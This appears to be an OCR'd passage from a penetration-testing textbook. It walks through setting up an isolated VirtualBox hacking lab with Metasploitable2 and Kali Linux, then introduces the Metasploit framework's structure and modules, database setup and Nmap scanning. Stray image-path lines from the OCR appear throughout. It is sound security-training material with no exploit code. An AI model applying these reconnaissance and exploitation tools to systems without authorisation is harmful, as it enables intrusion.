


Figure 2.23 – The New VirtualBox virtual machine

5. We will now need to specify the virtual machine **Name** and the base directory under which the virtual machine will be installed. This is illustrated in *Figure 2.24*:



Create Virtual Machine

Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Metasploitable2


Machine Folder: F:\VMs\Metasploitable2

Type: Linux

Version: Other Linux (64-bit)

Figure 2.24 – Metasploitable2 configuration

6. We will now be prompted to specify the amount of RAM we wish to allocate to the virtual machine under the **Memory Size** option, as shown in *Figure 2.25*. Leave the option at the pre-configured amount, which should be `512 MB`:



Memory size


Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **512** MB.

512 MB

Figure 2.25 – Metasploitable2 Memory size setting

7. After specifying the desired memory, you will be prompted to specify whether you would like to create a **virtual hard disk** or use an existing one. Select the option to use your own virtual hard disk and specify the directory of the `Metasploitable2.vmdk` file that you have downloaded, as shown here:



Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.

○ Do not add a virtual hard disk


○ Create a virtual hard disk now

● Use an existing virtual hard disk file

Metasploitable.vmdk (Normal, 8.00 GB)

Figure 2.26 – The Metasploitable2 VMDK specification

8. After creating the Metasploitable2 virtual machine, you now need to configure the virtual machine to use the custom virtual network. This can be done by modifying the **Settings** of the virtual machine and modifying the **Network Adapter**, as follows:



☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Figure 2.27 – The Metasploitable2 Network configuration

In this section, we have learned how to set up both Windows and Linux virtual machines and how to configure a customized isolated virtual network for our virtual hacking lab.

We have now set up all our target virtual machines and have configured them to run in the same virtual network. Our final virtual machine to set up is our *main attacker* virtual machine.


Setting up Kali Linux

Kali Linux is a *Debian*-based Linux distribution that is tailored toward penetration testers and security researchers. It is preconfigured and prepackaged with over 300 tools that can be used for penetration tests, security audits, and forensics. It is arguably the de facto standard for all industry professionals, as it offers a solid base to work from, various deployment and installation options, and an excellent software repository.

Kali Linux can be downloaded from the official Kali website (`https://kali.org`) and can be installed and configured in a plethora of ways. You can directly install it from an ISO or use a pre-configured OVA file for a preinstalled solution. In our case, as with the Windows 7 virtual machine, we will be using the OVA file, as it saves time and is much more convenient.

To begin, take the following steps:

1. To download the Kali Linux virtual appliance, navigate to the following link and download the **32-bit** or **64-bit Kali Linux VirtualBox** image based on your preferred system architecture (`https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/#1572305786534-030ce714-cc3b`):




– KALI LINUX VIRTUALBOX IMAGES

Image Name	Torrent	Version	Size	SHA256Sum
Kali Linux VirtualBox 64-Bit (OVA)	Torrent	2020.4	3.6G	8d649239d8271db6db4e60e18b2aa90a51c68138569ecfbaa4a13cc024338
Kali Linux VirtualBox 32-Bit (OVA)	Torrent	2020.4	3.0G	64f6ca69ccb3efc79e350977d33109c380744c26158c4e3956141535242e2ca

Figure 2.28 – Kali Linux VirtualBox Images

2. After downloading and extracting the Kali Linux archive, the contents of the extracted directory will contain a Kali Linux OVA file that can be directly imported into VirtualBox. We can do this by double-clicking on the **OVA image**.
3. This will bring up the VirtualBox **Import virtual appliance wizard**, where we will need to specify the base directory under which our virtual machine will be stored.
4. The importing process will begin and will take a few minutes to complete:



Importing Appliance ...: Importing appliance 'F:/VMs/ISO Files/Kali VMware/Kali-Linux-...


Importing virtual disk image 'Kali-Linux-2020.3-vmware-amd64-disk001.vmdk' ... (2/3)

1%

2 minutes, 48 seconds remaining

Figure 2.29 – Importing Kali Linux OVA

5. After the import is complete, we will need to configure the Kali virtual machine to use the custom network we created. This can be done by modifying the settings of the virtual machine, as follows:



Kali-Linux-2020.3-vbox-amd64 - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

▷ Advanced


Figure 2.30 – Kali Linux network settings

We have now been able to set up our virtual hacking lab comprehensively, and we can move on to the testing phase. It involves starting up all of the virtual machines and performing a host discovery scan from Kali Linux to test the efficacy and functionality of our virtual network configuration.

Putting it all together

We can begin the test by starting up our virtual machines individually and running the following tests:

1. To log in to the Kali Linux virtual machine, use the credentials for the `root` user. The username will be root and the password will be `toor`. This can be changed by running the `passwd` utility in the Terminal, as follows:




```
kali@kali:~$ passwd
Changing password for kali.
Current password:
New password:
Retype new password:
passwd: password updated successfully
kali@kali:~$ 
```

Figure 2.31 – The Kali Linux password change functionality

2. After you have started your virtual machines, you can perform a network discovery scan with a utility called `netdiscover`, which uses **Address Resolution Protocol** (**ARP**) pings to detect hosts on a network. To run a network discovery scan, run the following command in your Kali Linux Terminal:

```
$ netdiscover -i <interface> -r 10.10.10.1/24
```

3. After running the `netdiscover` command, we will discover two hosts that are online and active as illustrated in *Figure 2.32*. This demonstrates our network configuration is working and that we can communicate with other hosts on the network:



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.10.10.1      0a:00:27:00:00:06      1      60  Unknown vendor
 10.10.10.1      08:00:27:60:a6:15      1      60  PCS Systemtechnik GmbH
 10.10.10.2      08:00:27:d4:c4:1a      1      60  PCS Systemtechnik GmbH
 10.10.10.4      08:00:27:2f:dc:9b      1      60  PCS Systemtechnik GmbH
```

Figure 2.32 – The results of netdiscover

We have now set up our Kali Linux virtual machine and configured it to run in the same virtual network and have tested our virtual network by performing a host discovery scan.

Summary

In this chapter, we began by understanding how to structure a virtual hacking lab and the role of virtualization. We then looked at how to set up and configure our hypervisor and a custom isolated network that could be used to interconnect our virtual machines. Later in the chapter, we set up our target virtual machines on VirtualBox and configured them to use our custom virtual network. We then ended the chapter by deploying Kali Linux in our virtual hacking lab.

Now that we have a functional virtual hacking lab, we can move on to the initial exploitation progress.

In the next chapter, we will begin the privilege escalation process by gaining our initial foothold on our target virtual machines. We will take a look at the various attack vectors that can be leveraged to give us access to the systems.

3
Gaining Access (Exploitation)

Before we can get our hands dirty with privilege escalation on both Windows and Linux, we need to explore the process of **exploitation** and the various *exploitation techniques* that can be leveraged, including how these techniques will affect the privilege escalation process.

Exploitation is a unique phase of the **penetration testing life cycle**. This is because it involves actively engaging with the target to determine or discover flaws or vulnerabilities that can be exploited in order to gain access.

Exploitation sets the scene for a successful penetration test and validates how far you will be able to get on a target system or network. Choosing the correct *attack vector* and *exploitation framework* or exploit is critical for gaining and maintaining access to a target system.

In this chapter, you will learn about the various ways of exploiting both Windows and Linux systems and how to leverage exploitation frameworks such as **Metasploit**.

In this chapter, we will cover the following topics:

- Setting up Metasploit
- Information gathering and footprinting
- Gaining access

Technical requirements

To follow along with the demonstrations in this chapter, you need to ensure that you meet the following technical requirements:

- A basic understanding of the *Linux Terminal commands*
- Some familiarity with information gathering and *footprinting* techniques

You can view this chapter's code in action here: `https://bit.ly/3m5qIaI`

Setting up Metasploit

The **Metasploit framework** is an open source exploitation framework developed by H.D. Moore. It was originally written in Perl and later rewritten in Ruby. It is the de facto exploitation framework adopted by security professionals worldwide. It was acquired by *Rapid7*, in 2009, and is actively maintained and supported.

It was designed to streamline and enhance the penetration testing process. It does this by offering compartmentalized functionality in the form of modules based on various phases of the penetration testing methodology.

Metasploit can be used in almost every stage of the penetration testing life cycle, from information gathering to exploitation and privilege escalation. This robust functionality is what makes Metasploit an essential framework to learn for any penetration tester.

Metasploit has two versions available that offer varying functionality and features:

- **Metasploit Pro**
- **Metasploit Community**

During the course of this book, we will be utilizing the Metasploit framework version of Metasploit.

The Metasploit structure

Before we can begin setting up and using the Metasploit framework, first, we need to understand exactly how it is structured. *Figure 3.1* outlines the components that make up the Metasploit framework and provides a high-level overview of how these components interact with each other:




Figure 3.1 – The Metasploit architecture


Given the subject matter of this book, we will not be taking a detailed look at how each of these components works and what their purpose is. Instead, we will focus on the most important element of the Metasploit framework in relation to exploitation, that is, the *modules*.

> **Important note**
>
> The Metasploit framework comes prepackaged. It is installed on *Kali Linux* and is also available in the official Kali repositories. As a result, we will not be discussing how to install Metasploit manually.

The best way to understand how Metasploit modules are structured is to browse through the directory on Kali Linux. The default Metasploit framework directory is located under `/usr/share/metasploit-framework`, and you can list the contents of the directory by running the following command:

```
ls -al /usr/share/metasploit-framework
```

Figure 3.2 outlines the contents of the default Metasploit framework directory on Kali Linux. As you can see, the directory contains binaries and directories based on their functionality. For example, we can see the `msfdb` binary that is responsible for interacting with the Metasploit framework database, and we can also see that the modules have been sorted into their own directory:




```
kali@kali:~$ ls -al /usr/share/metasploit-framework/
total 168
drwxr-xr-x  13 root root  4096 Mar  7 08:13 .
drwxr-xr-x 313 root root 12288 Jul 27  2020 ..
drwxr-xr-x   5 root root  4096 Mar  7 08:12 app
drwxr-xr-x   2 root root  4096 Mar  7 08:13 .bundle
drwxr-xr-x   3 root root  4096 Mar  7 08:13 config
drwxr-xr-x  24 root root  4096 Mar  7 08:13 data
drwxr-xr-x   3 root root  4096 Mar  7 08:13 db
lrwxrwxrwx   1 root root    27 Jul 17  2020 documentation -> ../doc/metasploit-framework
-rwxr-xr-x   1 root root  1323 Feb 18 06:04 Gemfile
-rw-r--r--   1 root root 11953 Feb 22 05:12 Gemfile.lock
drwxr-xr-x  15 root root  4096 Mar  7 08:13 lib
-rw-r--r--   1 root root  9910 Feb 22 05:12 metasploit-framework.gemspec
drwxr-xr-x   9 root root  4096 Jul 27  2020 modules
-rwxr-xr-x   1 root root   798 Feb 22 05:12 msfconsole
-rwxr-xr-x   1 root root  2807 Feb 22 05:12 msfd
-rwxr-xr-x   1 root root  5849 Feb 22 05:12 msfdb
-rw-r--r--   1 root root   571 Feb 22 05:12 msf-json-rpc.ru
-rwxr-xr-x   1 root root  2229 Feb 22 05:12 msfrpc
-rwxr-xr-x   1 root root  9576 Feb 22 05:12 msfrpcd
-rwxr-xr-x   1 root root   166 Feb 22 05:12 msfupdate
-rwxr-xr-x   1 root root 13830 Feb 22 05:12 msfvenom
-rw-r--r--   1 root root   427 Feb 22 05:12 msf-ws.ru
drwxr-xr-x   2 root root  4096 Mar  7 08:13 plugins
-rwxr-xr-x   1 root root  1316 Feb 18 06:04 Rakefile
-rwxr-xr-x   1 root root   876 Feb 22 05:12 ruby
-rwxr-xr-x   1 root root   140 Feb 22 05:12 script-exploit
-rwxr-xr-x   1 root root   141 Feb 22 05:12 script-password
-rwxr-xr-x   1 root root   138 Feb 22 05:12 script-recon
drwxr-xr-x   6 root root  4096 Jul 27  2020 scripts
drwxr-xr-x  12 root root  4096 Jul 27  2020 tools
drwxr-xr-x   3 root root  4096 Jul 27  2020 vendor
kali@kali:~$
```

Figure 3.2 – Layout of the Metasploit directory

In the next section, we will take a look at how modules are further organized based on their type.

The Metasploit modules

Given the compartmentalized nature of the framework, Metasploit utilizes modules to segregate functionality. It does this by categorizing modules based on their specific functionality in respect to the role they play in the penetration testing life cycle. You can access this by viewing the contents of the module's directory under `/usr/share/metasploit/framework/modules`, as shown in *Figure 3.3*:



```
kali@kali:~$ ls -al /usr/share/metasploit-framework/modules/
total 36
drwxr-xr-x  9 root root 4096 Jul 27  2020 .
drwxr-xr-x 13 root root 4096 Mar  7 08:13 ..
drwxr-xr-x 22 root root 4096 Mar  7 08:13 auxiliary
drwxr-xr-x 12 root root 4096 Jul 27  2020 encoders
drwxr-xr-x  3 root root 4096 Jul 27  2020 evasion
drwxr-xr-x 22 root root 4096 Mar  7 08:13 exploits
drwxr-xr-x 11 root root 4096 Jul 27  2020 nops
drwxr-xr-x  5 root root 4096 Jul 27  2020 payloads
drwxr-xr-x 14 root root 4096 Jul 27  2020 post
kali@kali:~$ 
```

Figure 3.3 – The Metasploit module directory

The modules and their functionality are sorted as follows:

- **Exploits**: These are pieces of code whose function is to exploit/leverage particular vulnerabilities within a system or program. Metasploit sorts these exploits further based on the target operating system, architecture, and service version.
- **Payloads**: These are pieces of code that are typically bundled with an exploit and are used to execute additional commands and instructions after successful exploitation. For example, most remote access exploits utilize payloads to spawn reverse shells that grant direct access to attackers.
- **Auxiliary modules**: These modules are used to perform a specific function, typically involving information gathering, fuzzing, and scanning for vulnerabilities.
- **Encoders**: Encoders are used to encode and obfuscate payloads in order to avoid antivirus and signature-based detection. Encoders are also used to generate various types of payloads for specific use cases.
- **Post-exploitation**: Post-exploitation modules are used after a successful exploitation to further increase control over the target system. Typically, they are used to perform the following tasks:

  a) Privilege escalation

  b) Credential harvesting and dumping hashes

  c) Capturing user input on the target system

  d) Executing processes and binaries

  e) Setting up persistence

Now that we have familiarized ourselves with the various modules available in the Metasploit framework, we can begin setting up and configuring the Metasploit framework to use.

Setting up the Metasploit framework

To begin using the Metasploit framework, we will need to create and initialize the **Metasploit database**. You will need to perform the following steps:

1. Metasploit utilizes a *PostgreSQL* database backend for storage. First, we will need to ensure that the PostgreSQL service is running by inputting the following command:

   ```
   sudo systemctl start postgresql
   ```

2. We can now initialize the Metasploit database by running the following command with root privileges:


   ```
   sudo msfdb init
   ```

   The initialization process will create the `msf` database and add the `msf_test` role to the database configuration.

3. We can now access the Metasploit framework console, which is also known as **msfconsole**. This can be done by running the following command in the Terminal:

   ```
   msfconsole
   ```


   As you can see, in *Figure 3.4*, starting `msfconsole` will take a few seconds:



```
kali@kali:~$ msfconsole
[*] STarting the Metasploit Framework console.../
```

Figure 3.4 – Staring msfconsole

4. After `msfconsole` has started up, you will be greeted with a banner and the `msf` prompt, as outlined in the following screenshot:




```
kali@kali:~$ msfconsole

       =[ metasploit v6.0.21-dev                          ]
+ -- --=[ 2084 exploits - 1126 auxiliary - 354 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 >
```

Figure 3.5 – The msfconsole banner

5. Before we can start using `msfconsole`, we need to verify that the Metasploit database is connected by running the following command within `msfconsole`:

```
db_status
```

As you can see, in *Figure 3.6*, the output informs us that `msfconsole` is connected to the database:



```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

Figure 3.6 – The database status of Metasploit

The Metasploit framework should now be fully functional and ready to use. We can now move on to the next phase, which involves performing footprinting and *active reconnaissance* on our target virtual machines.

Information gathering and footprinting

Before we can exploit a target system, we need to accurately enumerate in order to retrieve important information from our targets. This phase of the penetration testing life cycle involves scanning and discovering hosts on a network. We scan these hosts to find the open *ports* and *services* that are running along with their versions. Additionally, we identify what operating systems the *targets* are running.

This is one of the most important phases of a penetration test, as it will determine the overall success of the exploitation phase. If we can gather and enumerate enough information from our targets, we can set up effective attacks and exploits. However, if we don't do this, our exploitation methods will be inefficient and may not yield any results.

We will begin the **footprinting** process by mapping out our virtual network to discover the target virtual machines and their corresponding IP addresses.

Network mapping with Nmap

Network Mapper (**Nmap**) is a free, open source network mapping utility that is used to discover hosts on a network, perform port scanning and service detection, and operate system detection. It does this by sending specially crafted packets to the targets and analyzing the responses that are sent from the target. Based on these responses, Nmap makes decisions as to whether a port is open, a target is online, or a firewall is in place.

